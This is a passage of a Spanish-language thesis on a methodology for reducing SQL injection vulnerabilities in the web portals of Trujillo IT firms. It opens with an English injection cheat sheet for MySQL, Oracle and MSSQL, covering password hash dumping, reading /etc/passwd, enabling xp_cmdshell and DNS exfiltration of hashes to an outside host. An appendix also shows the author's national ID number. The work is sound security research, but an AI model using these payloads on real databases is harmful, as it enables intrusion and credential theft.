Local File Access	…' UNION ALL SELECT LOAD_FILE('/etc/passwd') — priv, can only read world-readable files. SELECT * FROM mytable INTO dumpfile '/tmp/somefile'; — priv, write to file system
Hostname, IP Address	SELECT @@hostname;
Create Users	CREATE USER test1 IDENTIFIED BY 'pass1'; — priv
Delete Users	DROP USER test1; — priv
Make User DBA	GRANT ALL PRIVILEGES ON *.* TO test1@'%'; — priv
Location of DB files	SELECT @@datadir;
Default/System Databases	information_schema (>= mysql 5.0) mysql

ORACLE SQL INJECTION CHEAT SHEET

Version	SELECT banner FROM v$version WHERE banner LIKE 'Oracle%'; SELECT banner FROM v$version WHERE banner LIKE 'TNS%'; SELECT version FROM v$instance;
Comments	SELECT 1 FROM dual — comment – NB: SELECT statements must have a FROM clause in Oracle so we have to use the dummy table name 'dual' when we're not actually selecting from a table.
Current User	SELECT user FROM dual
List Users	SELECT username FROM all_users ORDER BY username; SELECT name FROM sys.user$; — priv
List Password Hashes	SELECT name, password, astatus FROM sys.user$ — priv, <= 10g. astatus tells you if acct is locked SELECT name,spare4 FROM sys.user$ — priv, 11g
Password Cracker	checkpwd will crack the DES-based hashes from Oracle 8, 9 and 10.
List Privileges	SELECT * FROM session_privs; — current privs SELECT * FROM dba_sys_privs WHERE grantee = 'DBSNMP'; — priv, list a user's privs SELECT grantee FROM dba_sys_privs WHERE privilege = 'SELECT ANY DICTIONARY'; — priv, find users with a particular priv SELECT GRANTEE, GRANTED_ROLE FROM DBA_ROLE_PRIVS;
List DBA Accounts	SELECT DISTINCT grantee FROM dba_sys_privs WHERE ADMIN_OPTION = 'YES'; — priv, list DBAs, DBA roles
Current Database	SELECT global_name FROM global_name; SELECT name FROM v$database; SELECT instance_name FROM v$instance; SELECT SYS.DATABASE_NAME FROM DUAL;
List Databases	SELECT DISTINCT owner FROM all_tables; — list schemas (one per user) – Also query TNS listener for other databases. See tnscmd (services | status).
List Columns	SELECT column_name FROM all_tab_columns WHERE table_name = 'blah'; SELECT column_name FROM all_tab_columns WHERE table_name = 'blah' and owner = 'foo';

List Tables	SELECT table_name FROM all_tables; SELECT owner, table_name FROM all_tables;
Find Tables From Column Name	SELECT owner, table_name FROM all_tab_columns WHERE column_name LIKE '%PASS%'; — NB: table names are upper case
Select Nth Row	SELECT username FROM (SELECT ROWNUM r, username FROM all_users ORDER BY username) WHERE r=9; — gets 9th row (rows numbered from 1)
Select Nth Char	SELECT substr('abcd', 3, 1) FROM dual; — gets 3rd character, 'c'
Bitwise AND	SELECT bitand(6,2) FROM dual; — returns 2 SELECT bitand(6,1) FROM dual; — returns0
ASCII Value -> Char	SELECT chr(65) FROM dual; — returns A
Char -> ASCII Value	SELECT ascii('A') FROM dual; — returns 65
Casting	SELECT CAST(1 AS char) FROM dual; SELECT CAST('1′ AS int) FROM dual;
String Concatenation	SELECT 'A' || 'B' FROM dual; — returns AB
If Statement	BEGIN IF 1=1 THEN dbms_lock.sleep(3); ELSE dbms_lock.sleep(0); END IF; END; — doesn't play well with SELECT statements
Case Statement	SELECT CASE WHEN 1=1 THEN 1 ELSE 2 END FROM dual; — returns 1 SELECT CASE WHEN 1=2 THEN 1 ELSE 2 END FROM dual; — returns 2
Avoiding Quotes	SELECT chr(65) || chr(66) FROM dual; — returns AB
Time Delay	BEGIN DBMS_LOCK.SLEEP(5); END; — priv, can't seem to embed this in a SELECT SELECT UTL_INADDR.get_host_name('10.0.0.1′) FROM dual; — if reverse looks are slow SELECT UTL_INADDR.get_host_address('blah.attacker.com') FROM dual; — if forward lookups are slow SELECT UTL_HTTP.REQUEST('http://google.com') FROM dual; — if outbound TCP is filtered / slow – Also see Heavy Queries to create a time delay
Make DNS	SELECT UTL_INADDR.get_host_address('google.com') FROM dual;

Requests	SELECT UTL_HTTP.REQUEST('http://google.com') FROM dual;
Command Execution	Javacan be used to execute commands if it's installed.ExtProc can sometimes be used too, though it normally failed for me.
Local File Access	UTL_FILE can sometimes be used. Check that the following is non-null: SELECT value FROM v$parameter2 WHERE name = 'utl_file_dir';Java can be used to read and write files if it's installed (it is not available in Oracle Express).
Hostname, IP Address	SELECT UTL_INADDR.get_host_name FROM dual; SELECT host_name FROM v$instance; SELECT UTL_INADDR.get_host_address FROM dual; — gets IP address SELECT UTL_INADDR.get_host_name('10.0.0.1′) FROM dual; — gets hostnames
Location of DB files	SELECT name FROM V$DATAFILE;
Default/System Databases	SYSTEM SYSAUX

MSSQL INJECTION CHEAT SHEET

Version	SELECT @@version
Comments	SELECT 1 — comment SELECT /*comment*/1
Current User	SELECT user_name(); SELECT system_user; SELECT user; SELECT loginame FROM master..sysprocesses WHERE spid = @@SPID
List Users	SELECT name FROM master..syslogins
List Password Hashes	SELECT name, password FROM master..sysxlogins — priv, mssql 2000; SELECT name, master.dbo.fn_varbintohexstr(password) FROM master..sysxlogins — priv, mssql 2000. Need to convert to hex to return hashes in MSSQL error message / some version of query analyzer. SELECT name, password_hash FROM master.sys.sql_logins — priv, mssql 2005; SELECT name + '-' + master.sys.fn_varbintohexstr(password_hash) from master.sys.sql_logins — priv, mssql 2005
Password Cracker	MSSQL 2000 and 2005 Hashes are both SHA1-based. phrasen|drescher can crack these.
List Privileges	Impossible?
List DBA Accounts	TODO SELECT is_srvrolemember('sysadmin'); — is your account a sysadmin? returns 1 for true, 0 for false, NULL for invalid role. Also try 'bulkadmin', 'systemadmin' and other values from the documentation SELECT is_srvrolemember('sysadmin', 'sa'); — is sa a sysadmin? return 1 for true, 0 for false, NULL for invalid role/username. SELECT name FROM master..syslogins WHERE sysadmin = '1′ — tested on 2005
Current Database	SELECT DB_NAME()
List Databases	SELECT name FROM master..sysdatabases; SELECT DB_NAME(N); — for N = 0, 1, 2, …
List Columns	SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = 'mytable'); — for the current DB only

	SELECT master..syscolumns.name, TYPE_NAME(master..syscolumns.xtype) FROM master..syscolumns, master..sysobjects WHERE master..syscolumns.id=master..sysobjects.id AND master..sysobjects.name='sometable'; — list colum names and types for master..sometable
List Tables	SELECT name FROM master..sysobjects WHERE xtype = 'U'; — use xtype = 'V' for views SELECT name FROM someotherdb..sysobjects WHERE xtype = 'U'; SELECT master..syscolumns.name, TYPE_NAME(master..syscolumns.xtype) FROM master..syscolumns, master..sysobjects WHERE master..syscolumns.id=master..sysobjects.id AND master..sysobjects.name='sometable'; — list colum names and types for master..sometable
Find Tables From Column Name	– NB: This example works only for the current database. If you wan't to search another db, you need to specify the db name (e.g. replace sysobject with mydb..sysobjects). SELECT sysobjects.name as tablename, syscolumns.name as columnname FROM sysobjects JOIN syscolumns ON sysobjects.id = syscolumns.id WHERE sysobjects.xtype = 'U' AND syscolumns.name LIKE '%PASSWORD%' — this lists table, column for each column containing the word 'password'
Select Nth Row	SELECT TOP 1 name FROM (SELECT TOP 9 name FROM master..syslogins ORDER BY name ASC) sq ORDER BY name DESC — gets 9th row
Select Nth Char	SELECT substring('abcd', 3, 1) — returns c
Bitwise AND	SELECT 6 & 2 — returns 2 SELECT 6 & 1 — returns 0
ASCII Value -> Char	SELECT char(0×41) — returns A
Char -> ASCII Value	SELECT ascii('A') – returns 65
Casting	SELECT CAST('1′ as int); SELECT CAST(1 as char)
String Concatenation	SELECT 'A' + 'B' – returns AB
If Statement	IF (1=1) SELECT 1 ELSE SELECT 2 — returns 1

Case Statement	SELECT CASE WHEN 1=1 THEN 1 ELSE 2 END — returns 1
Avoiding Quotes	SELECT char(65)+char(66) — returns AB
Time Delay	WAITFOR DELAY '0:0:5′ — pause for 5 seconds
Make DNS Requests	declare @host varchar(800); select @host = name FROM master..syslogins; exec('master..xp_getfiledetails "\' + @host + 'c$boot.ini"'); — nonpriv, works on 2000declare @host varchar(800); select @host = name + '-' + master.sys.fn_varbintohexstr(password_hash) + '.2.pentestmonkey.net' from sys.sql_logins; exec('xp_fileexist "\' + @host + 'c$boot.ini"'); — priv, works on 2005– NB: Concatenation is not allowed in calls to these SPs, hence why we have to use @host. Messy but necessary. – Also check out theDNS tunnel feature of sqlninja
Command Execution	EXEC xp_cmdshell 'net user'; — privOn MSSQL 2005 you may need to reactivate xp_cmdshell first as it's disabled by default: EXEC sp_configure 'show advanced options', 1; — priv RECONFIGURE; — priv EXEC sp_configure 'xp_cmdshell', 1; — priv RECONFIGURE; — priv
Local File Access	CREATE TABLE mydata (line varchar(8000)); BULK INSERT mydata FROM 'c:boot.ini'; DROP TABLE mydata;
Hostname, IP Address	SELECT HOST_NAME()
Create Users	EXEC sp_addlogin 'user', 'pass'; — priv
Drop Users	EXEC sp_droplogin 'user'; — priv
Make User DBA	EXEC master.dbo.sp_addsrvrolemember 'user', 'sysadmin; — priv
Location of DB files	EXEC sp_helpdb master; –location of master.mdf EXEC sp_helpdb pubs; –location of pubs.mdf
Default/System Databases	Northwind model msdb pubs — not on sql server 2005 tempdb

CAPÍTULO V: DISEÑO DE CONTRASTACIÓN.

1. Población

La población está conformada por los portales web interactivos de las empresas del sector TI de la ciudad de Trujillo, cuyas Variables de inclusión son:

- Acceso a un motor de base de datos.
- Exista flujo de información dinámica entre el navegador Web y el sistema.
- Por lo menos tenga cualquiera de los dos tipos de request: GET o POST

En la presente investigación se tomaron como referencias, datos de la cámara de comercio así como de portales que contienen información sobre empresas, por la principal razón de que no existe una entidad que lleve un registro formal de sistemas de información relacionados a las empresas.

El cálculo se realizó de forma empírica, filtrando cada pagina web y/o sistema de información que no este dentro de los criterios de evaluación propuestos.

Promedio total: 20 Portales.

2. Muestra

Muestra Previa

Para el cálculo de la muestra se utilizará el muestreo aleatorio estratificado, en donde los estratos son:

- N1=Acceso a Base de datos SQL Server.
- N2=Acceso a Base de datos MySQL.
- N3=Acceso a Base de datos Oracle.

La muestra se calcula a través de la siguiente fórmula:

$$N = N_1 + N_2 + \cdots + N_k$$

$$n = n_1 + n_2 + \cdots + n_k$$

$$n_i = n \cdot \frac{N_i}{N}$$

Figura Nº 27: Fórmula para calcular la muestra.

Donde:
N: población de individuos.
N1,N2,N3..Nk: son las sub-poblaciones o estratos.
n: El número de individuos de la población total que forman parte de la muestra.

Donde el resultado de la estratificación muestra que existen una cantidad de 7 servidores SQL Server, 10 servidores MySQL, 3 servidores Oracle.

Se recalca una vez más que dichos datos se obtuvieron de forma empírica a través de los distintos medios disponibles, como buscadores en internet, la cámara de comercio, etc.

Sub Población	Cantidad	Porcentaje
N1 (SQL-Server)	7	35%
N2(MySQL)	10	50%
N3(Oracle)	3	15%

Número de Individuos por Sub Población	Numero de Individuos total.	Porcentaje	Calculo	Total
n1(SQL- Server)	7	35%	2.45	3
n2(MySQL)	10	50%	5	5
n3(Oracle)	3	15%	0.45	1

Figura Nº 28: Resultados de la aplicación de la fórmula.

En este caso por tratarse de un muestreo estratificado se asignará el porcentaje equivalente al total de la muestra a la cantidad de estratos obtenidos, esto se puede apreciar mejor en la figura anterior.

Muestra según estratos o sub poblaciones.

- n1 (SQL-Server) = 3
- n2(MySQL)=5
- n3(Oracle)=1

3. Método

3.1. Tipo de estudio

Según su naturaleza, la investigación es de tipo experimental.

3.2. Diseño de investigación

Tratándose de un diseño de investigación experimental, para la contrastación de la hipótesis, se utilizará el método Pre Test y Post Test que consiste en:

- ✓ Una medición previa de la variable dependiente a ser utilizada, antes de la aplicación de la variable independiente (Pre-Test).
- ✓ La aplicación de la variable independiente a los sujetos de la muestra.
- ✓ Una nueva medición de la variable dependiente después de la aplicación de la variable independiente (Post-Test).

O1----------M----------O2

Donde:

O1 = El grado de Vulnerabilidad SQL Injection de los portales web interactivos de las empresas del sector TI de la ciudad de Trujillo, antes de aplicarse la Metodología propuesta.

M = Aplicación de la Metodología sobre SQL Injection.

O2 = El grado de Vulnerabilidad SQL Injection de los portales web interactivos de las empresas del sector TI de la ciudad de Trujillo, después de aplicarse la Metodología propuesta.

Al finalizar el proyecto, se establecerán las principales diferencias que existen entre las variables O1 y O2 para poder determinar si existe una disminución del grado de vulnerabilidad de los sistemas evaluados.

3.3. Indicadores

Variable	Instrumento	Indicadores
El grado de Vulnerabilidad SQL Injection de los portales web interactivos de las empresas del sector TI de la ciudad de Trujillo.	Scripts, software, Técnicas de explotación, Practicas en desarrollo de sistemas, Manejo de la información.	Cantidad de Módulos Afectados.
		Frecuencia de ataques SQL Injection
		Nivel de seguridad comprometida en los sistemas
		Promedio de pérdidas económicas por ataque.

Tabla Nº 13: Indicadores.

CAPÍTULO VI: CONCLUSIONES Y RECOMENDACIONES

1. CONCLUSIONES

- La metodología, para minimizar vulnerabilidades SQL injection, que englobe los procesos de identificación, recolección y aplicación de las buenas prácticas es capaz de reducir su impacto en un porcentaje considerable, llegando a ser en el mejor de los casos el 100% y en el peor de los casos 42.84 % según la investigación.

- Sin importar la tecnología que se use, mientras un sistema Web interaccione con la base de datos, en las distintas etapas del ciclo de vida de dicho sistema; la aplicación de los tópicos de la metodología por cada proceso del framework permite llevar un mejor control y, en el mejor de los casos, la mitigación de la Vulnerabilidad SQL Injection.

- El uso de las tecnologías de información hacen posible realizar un mejor análisis del impacto económico. De esta forma es posible cuantificar con un grado mayor de exactitud (en el mejor de los casos el 100 %) el promedio de dinero utilizando como referencia la cantidad de módulos afectados, la frecuencia de ataques SQL Injection, el nivel de seguridad comprometida en los sistemas y el promedio de pérdidas económicas por tipo de ataque; Infiriendo en que es posible la aplicación y justificación de la metodología teniendo como sustento el valor económico de las organizaciones.

- La aplicación de la metodología SQLi_UX logra un mayor grado de eficiencia llegando incluso al 100 %, cuando se realiza un trabajo conjunto entre las diferentes partes implicadas no descuidando la etapa de seguimiento de las propuestas.

2. RECOMENDACIONES

- Es recomendable el uso de la metodología SQLi_UX en sistemas web que no utilizan capas de persistencia ejemplo: EJB, LINQ entre otros.

- Se recomienda analizar y aplicar los procesos de la metodología SQLiLUX de una forma integradora y monitorizar el impacto global que se puede ejercer.

- Se recomienda la utilización de todo tipo de logs disponibles, como por ejemplo: Los logs del sistema operativo, del motor de base de datos, del IDS, del Firewall, etc.

- La utilización de sistemas operativos especializados para realizar los procesos de test en la seguridad de sistemas, un buen ejemplo de dichos sistemas operativos son SAMURAI Web Testing Framework, OWASPVM, BACKTRACK entre otros.

- Se recomienda llevar un seguimiento a la evolución de la vulnerabilidad SQL Injection, pues cualquier cambio o evolución debería quedar

registrado así se puede realizar una retroalimentación a la metodología y generar nuevas versiones para su posterior uso.

REFERENCIAS BIBLIOGRÁFICAS

[1] Kenneth C. “Sistemas de información gerencial: administración de la empresa digital”. Sistemas Empresariales. Laudon, 2008.

[2] Areitio Bertolín, Javier. “Seguridad de la información: redes, informática y sistemas de información”. Pearson Educación, México, 2008.

[3] Justin Clarke. “A Simple Application Architecture”. Syngress, 2009,

[4] Justin Clarke. “A More Complex Architecture”. Syngress, 2009,

[5] Justin Clarke. “Understanding SQL Injection”. Syngress, 2009

[6] John Jeston and Johan Nelis , “Management by Process A Roadmap to Sustainable Business Process Management”. Elsevier, 2008.

[7] Joseph Sack -”Pro ASP.NET 3.5 in C# 2008 Second Edition”- CHAPTER 7 ADO.NET FUNDAMENTALS , páginas 271-278 , Apress, 2008.

[8] Peter MacIntyre,”Pro PHP Programming”, CHAPTER 9 DATABASE INTEGRATION III, páginas 192 -194, Apress, Agosto de 2011.

[9] Paul Deitel, “JAVA™ FOR PROGRAMMERS SECOND EDITION”, PreparedStatements, páginas 889 – 903, DEITELÂ® DEVELOPER SERIES, 2011.

[10] Joseph Sack -”Pro ASP.NET 3.5 in C# 2008 Second Edition”, CHAPTER 7 ADO.NET FUNDAMENTALS, páginas 283 – 286,, Apress, 2008.

[11] Peter MacIntyre, ”Pro PHP Programming”, CHAPTER 8 DATABASE INTEGRATION II, páginas 169-177, Apress, Agosto de 2011.

[12] Paul Deitel, “JAVA™ FOR PROGRAMMERS SECOND EDITION”, Validation Using JSF Standard Validators, páginas 926-931,DEITELÂ® DEVELOPER SERIES, 2011.

[13] Joseph Sack -”Pro ASP.NET 3.5 in C# 2008 Second Edition”, CHAPTER 4 SERVER CONTROLS , página 155, Apress, 2008.

[14] Peter MacIntyre, ”Pro PHP Programming”, CHAPTER 6 FORM DESIGN AND MANAGEMENT, páginas 114 – 117, Apress, Agosto de 2011.

[15] Steve Suehring;Tim Converse;Joyce Park , ”PHP 6 and MySQL 6 Bible”, Integrating Web Forms and Databases, página 17 ,Wiley Publishing, 2009.

[16] Alex Kriegel, ”Discovering SQL”, CHAPTER 3 A THING YOU CAN RELATE TO - DESIGNING A RELATIONAL DATABASE, páginas 96-97, Wiley Publishing, 2011.

[17] Josh Juneau and Matt Arena, “Oracle and PL/SQL Recipes: A Problem-Solution Approach”, CHAPTER 2 ESSENTIAL SQL, página 28, Apress 2010.

[18] Josh Juneau and Matt Arena, “Oracle and PL/SQL Recipes: A Problem-Solution Approach”, Conversion Functions, páginas 125-126, Apress 2010.

[19] Joseph Sack, ”SQL Server 2008 Transact-SQL Recipes”, CHAPTER 22 CREATING AND CONFIGURING DATABASES, páginas 632 – 644, Apress 2008.

[20] Vikram Vaswani, ”MySQL Database Usage & Administration”, Part II: Administration, páginas 256-257, McGraw-Hill 2010.

[21] Alex Kriegel, ”Discovering SQL”,CHAPTER 10 MULTIUSER ENVIRONMENT, página 282, Wiley Publishing, 2011.

[22] Joseph Sack, ”SQL Server 2008 Transact-SQL Recipes”, CHAPTER 27 LINKED SERVERS AND DISTRIBUTED QUERIES, páginas 733 – 736, Apress 2008.

[23] Joseph Sack, ”SQL Server 2008 Transact-SQL Recipes”, CHAPTER 9 CONDITIONAL PROCESSING CONTROL OF-FLOW AND CURSORS , páginas 310 - 314, Apress 2008.

[24] Charles Bell, Mats Kindahl, and Lars Thalmann, “MySQL High Availability”, MySQL Server Monitoring, páginas 317-319, O'Reilly, 2010.

[25] Vikram Vaswani, ”MySQL Database Usage & Administration”, Part I: USAGE, páginas 190-195, McGraw-Hill 2010.

[26] Joseph Sack, ”SQL Server 2008 Transact-SQL Recipes”, CHAPTER 13 CLR INTEGRATION, páginas 404-409, Apress 2008.

[27] Joseph Sack, ”SQL Server 2008 Transact-SQL Recipes”, CHAPTER 27 LINKED SERVERS AND DISTRIBUTED QUERIES, página 735, Apress 2008.

[28] Joseph Sack, ”Pro ASP.NET 3.5 in C# 2008 Second Edition”, CHAPTER 7 ADO.NET FUNDAMENTALS , páginas 281-282 , Apress, 2008.

[29] Josh Juneau and Matt Arena, “Oracle and PL/SQL Recipes: A Problem-Solution Approach”, CHAPTER 11 AUTOMATING ROUTINE TASKS, página 233, Apress 2010.

[30] Joseph Sack, ”SQL Server 2008 Transact-SQL Recipes”, CHAPTER 13 CLR INTEGRATION , páginas 402-416, Apress 2008.

REFERENCIAS ELECTRÓNICAS

[URL 1] Zone-H.org Unrestricted Information|Special Defacements archive. Disponible por WWW en:
URL:http://www.zone-h.org/archive/special=1
Última visita realizada: 29 Noviembre de 2011.

[URL2] Zone-H.org www.polvosazules.pe hacked by GHoST61.Disponible por WWW en:
URL:http://www.zone-h.org/mirror/id/10648889
Última visita realizada: 29 Noviembre de 2011.

[URL 3] Informática Hoy escribe. “Aplicaciones WEB”.
Disponible por WWW en:
http://www.informatica-hoy.com.ar/aplicaciones-web/contenidos-aplicaciones-web.php
Última visita realizada: 9 de Noviembre del 2011.

[URL 4] Microsoft escribe: Motor de base de datos de SQL Server
Disponible por WWW en:
http://technet.microsoft.com/es-es/library/ms187875.aspx
Última visita realizada: 9 de Noviembre del 2011.

[URL 5] Oracle dbms_assert. Disponible por WWW en:

http://www.oracle-base.com/articles/10g/dbms_assert_10gR2.php

Última visita realizada : 07/12/2011

[URL 6] URL normalization. Disponible por WWW en:
http://en.wikipedia.org/wiki/URL_normalization

Última visita realizada : 07/12/2011

[URL 7] Class Normalizer. Disponible por WWW en:
http://docs.oracle.com/javase/6/docs/api/java/text/Normalizer.html

Última visita realizada : 07/12/2011

[URL 8] Bit Functions Disponible por WWW en:
http://dev.mysql.com/doc/refman/5.0/en/bit-functions.html

Última visita realizada : 07/12/2011

[URL 9] & (Bitwise AND) (Transact-SQL) Disponible por WWW en:
http://msdn.microsoft.com/en-us/library/ms174965.aspx

Última visita realizada : 07/12/2011

[URL 10] Oracle BITAND function (bitwise AND) Disponible por WWW en:
http://kerryosborne.oracle-guy.com/2008/11/oracle-bitand-function-bitwise-and/

Última visita realizada : 07/12/2011

[URL 11] Miscellaneous Functions Disponible por WWW en:
http://dev.mysql.com/doc/refman/5.0/en/miscellaneous-functions.html

Última visita realizada : 07/12/2011

[URL 12] Hexadecimal Literals Disponible por WWW en:
http://dev.mysql.com/doc/refman/5.0/en/hexadecimal-literals.html

Última visita realizada : 07/12/2011

[URL 13] String Functions Disponible por WWW en:
http://dev.mysql.com/doc/refman/5.0/en/string-functions.html

Última visita realizada : 07/12/2011

[URL 14] UTL_FILE Disponible por WWW en:
http://docs.oracle.com/cd/B19306_01/appdev.102/b14258/u_file.htm

Última visita realizada : 07/12/2011

[URL 15] DBMS_ADVISOR Disponible por WWW en:
http://docs.oracle.com/cd/B19306_01/appdev.102/b14258/d_advis.htm

Última visita realizada : 07/12/2011

GLOSARIO

A

Analizador de código fuente
Herramienta que automatiza los procesos para analizar los ficheros fuentes de los sistemas.

AppCodeScan
Herramienta de análisis de código fuente.

Análisis léxico
Para este contexto, es el tipo de análisis que se usa para ubicar cadenas de texto que conlleven a una vulnerabilidad de inyección SQL.

ASCII

Código de caracteres basado en el alfabeto latíno.

B

BSQL hacker
Herramienta de Análisis SQL Injection.

Blind SQL injection
Técnica que explota una Vulnerabilidad SQL injection.

BENCHMARK
Función MySQL, que repite un comando las veces que se le indica.

Búsqueda Binaria
Para este contexto, es la técnica de ir encontrando un bite en la base de datos.

Bit
Es la mínima representación de datos, que lee el computador, puede ser 0 , 1.

Byte
Es el conjunto de 8 bits.

C

Canonicalización
Es el proceso de representar correctamente los tipos de entradas.

C#
Lenguaje de programación de la Familia .NET

CAT.NET.
Analizador de código fuente para programas .NET

CAST

El la función, que consiste en pasar de un tipo de datos a otro, como por ejemplo de un INT a STRING

Código Binario
Es el código que sólo entiende el computador, las bases de datos entienden este código.

D

DNS
Protocolo de resolución de nombres.

Denial of service (DoS)
Ataque en red, cuyo objetivo es saturar un servicio para bloquearlo.

DBA
Para este contexto, es el máximo privilegio de un rol en la base de datos ORACLE.

E

Exploit
Para este contexto, es código capas de sacar ventaja de una vulnerabilidad.

Escalamiento de Privilegios.
Técnica por medio del cual, se inicia como usuario no privilegiado y el objetivo final es obtener el privilegio del máximo usuario.

EXECUTE
Permiso que se le asigna a un usuario en base de datos.

Enumeración de Base de Datos
Técnica que consiste en ir obteniendo datos relevantes, de esta forma al final se cuenta con un esquema detallado de la base de datos.

F

Fuerza bruta
Tipo de ataque por medio del cual a través del uso de diccionario de palabras se van generando los logins de usuarios, hasta dar con uno valido.

Firewall
Comúnmente llamado cortafuegos, es un mecanismo que sirve como defensa de los sistemas de información.

G

GET
Es el tipo de Request más común, usado generalmente para obtener parámetros entre páginas.

GREP
Comando Unix, usualmente para buscar patrones en cadenas de texto.

H

HTTP encoding
Técnica por medio del cual, las salidas y entradas a través de páginas web, llevan una codificación determinada.

HTTPURITYPE
Función Oracle, cuyo objetivo es devolver mensajes utilizando URLS.

HTTP request
Es la respuesta de un servidor web, a una petición de cualquier cliente.

HEX( )
Función de base de datos, que convierte datos en formato binario a formato hexadecimal.

I

Input
Mecanismo por el medio del cual una página web interactúa con el servidor, a través de los inputs se envían datos.

IDS
Es un detector de intrusos del sistema.

Inferencia
Técnica comúnmente utilizada en ataques BLIND SQL.

information_schema
Base de datos en MySQL, que contiene la metadata relevante de todo el motor.

J

Java
Lenguaje de programación perteneciente a Oracle.

Java database connectivity (JDBC)
Un JDBC, es un conector de base de datos comúnmente se utiliza para conectar un sistema web y una base de datos.

L

Lista Negra
Mecanismo por medio del cual, todas las cadenas de texto contenidas en esta lista son bloqueadas.

Lista Blanca
Mecanismo por medio del cual, todas las cadenas de texto contenidas en esta lista son permitidas.

LOAD DATA INFILE

Función MySQL, que permite cargar datos de ficheros en memoria y mostrarlos.

LOAD_FILE
Función MySQL que permite cargar los datos de un fichero.

M

MySQL
Motor de Base de Datos perteneciente a ORACLE.

Metadatos
Son los datos de los mismos datos, comúnmente contiene información relevante acerca de una base de datos.

N

NULL
Tipo de dato que devuelve una base de datos, cuando no se encuentran registros en la tabla.

O

Oracle
Motor de Base de datos perteneciente a ORACLE.

OPENROWSET
Comando SQL Server, comúnmente utilizado para conectar dos instancias de bases de datos diferentes.

OWASP
Proyecto de seguridad en sistemas WEB.

P

Proceso de Normalización.
Proceso por medio del cual, las entradas de datos deben tener una forma y sólo de deben permitir datos provenientes de las entradas HTTP con dichas formas.

PHP
Lenguaje de Programación perteneciente a PHP.

PL/SQL
Lenguaje de Programación a nivel de base de datos perteneciente a ORACLE.

Password cracking
Mecanismo por medio del cual se obtienen contraseñas, usualmente se sele utilizar fuerza bruta para este propósito.

Password hashes
Son los passwords almacenados en las bases de datos, cuya característica es que están cifrados.

POST
Al igual que GET, es un mecanismo para interaccionar con el servidor web, la única diferencia es que en POST no se muestran los requests en el navegador.

Q
Query
Es la definición en ingles de la palabra “consulta”, comúnmente utilizado a la hora de traer datos en una base de datos.
R

RESULSET
Son el conjunto de datos que retorna una base de datos, una vez realizada una consulta.

ROLE
Consiste en asignar ciertos permisos a los usuarios, en conjunto de ésas políticas se le llama ROL.

RDBMS
Es el término en inglés para “Motor de base de datos relacional”.

S

SQL Server
Motor de Base de datos, perteneciente a Microsoft.

sp_addsrvrolemember
Procedimiento almacenado de SQL server, cuya finalidad es consultar si el usuario actual pertenece a determinados grupos de usuarios.

SQLBrute
Herramienta automatizada para explotar vulnerabilidades de inyección SQL.

SqlninjA
Herramienta automatizada para explotar vulnerabilidades de inyección SQL.

Squeeza
Herramienta que Automatiza BLIND SQL Injection.

SQLiX
Sub Proyecto de OWASP, es un script en perl que escanea vulnerabilidades de inyección SQL.

SUBSTRING( )
Función SQL, que permite extraer un fragmento de una cadena de caracteres.

T

Transact-SQL
Lenguaje de programación para base de datos, perteneciente a SQL Server de Microsoft.

Truncation
Mecanismo por medio del cual se realiza un corte inesperado a una sentencia SQL.

U

UNION
Comando SQL, comúnmente utilizado para realizar ataques de consultas apiladas.

UPDATE
Comando SQL, cuya finalidad es actualizar un registro.

Universal naming convention (UNC).
Se refiere a la convención de nombres, comúnmente se utiliza este tipo de procesos para la normalización de datos.

V

VARBINARY
Tipo de datos utilizado por los motores de base de datos.

W

World wide web
En informática, la World Wide Web (WWW) es un sistema de distribución de información basado en hipertexto o hipermedios enlazado.

Web server
Es una aplicación que permite realizar consultas HTTP he interactuar con un navegador WEB.

WHERE
Comando SQL, cuya finalidad es realizar un filtro condicional a una consulta.

X

xp_cmdshell
Procedimiento Almacenado en SQL Server, cuya finalidad es ejecutar comandos del sistema.

Y

YASCA
Analizador de Código fuente.

ANEXOS

Resultado 1: Empresa Agrícola de Trujillo.

Perfil:
Empresa del Rubro Agrícola, el giro de negocios es la compra y venta de productos agropecuarios se maneja una cartera de clientes y proveedores. Asimismo se cuenta con un sistema web integrado, que maneja todos los movimientos, el motor de base de datos es MySQL y el lenguaje de programación es JSP, el sistema Operativo donde se despliega el sistema pertenece a la familia Microsoft Windows.

Mediante el presente documento, se deja constancia que el bachiller Yury Daniel Zavaleta De la Cruz identificado con el DNI: 46154394, realizó la aplicación de la metodología abierta de testeo llamada "SQLi_UX" y que todos los datos obtenidos están protegidos por un acta de confidencialidad, así mismo cada uno de los valores expresados en soles representa el valor referencial que se obtuvo de un cálculo rápido realizado en el momento de realizar los test.

Cualquier imagen, información relevante y datos internos de los sistemas auditados o información extra mostrada en el trabajo de investigación del bachiller, cuentan con el permiso expreso del representante de la organización y no deben alterarse bajo ningún motivo.

CORP. BIO AGRICOLA Y TECNOLOGIA DEL PERU S.A.C.
GERENTE

Trujillo 30 de noviembre del 2011

Figura Nº 29: Constancia Corporación Bio Agrícola y Tecnológica del Perú.

Figura Nº 30 : Módulo de Ventas – Sistema Agrícola.

Figura Nº 31 : Módulo de Compras – Sistema Agrícola.

Figura Nº 32: Módulo de Almacén – Sistema Agrícola.




Figura Nº 33 Módulo de Finanzas – Sistema Agrícola.

Figura Nº 34 Módulo Mantenimiento – Sistema Agrícola.

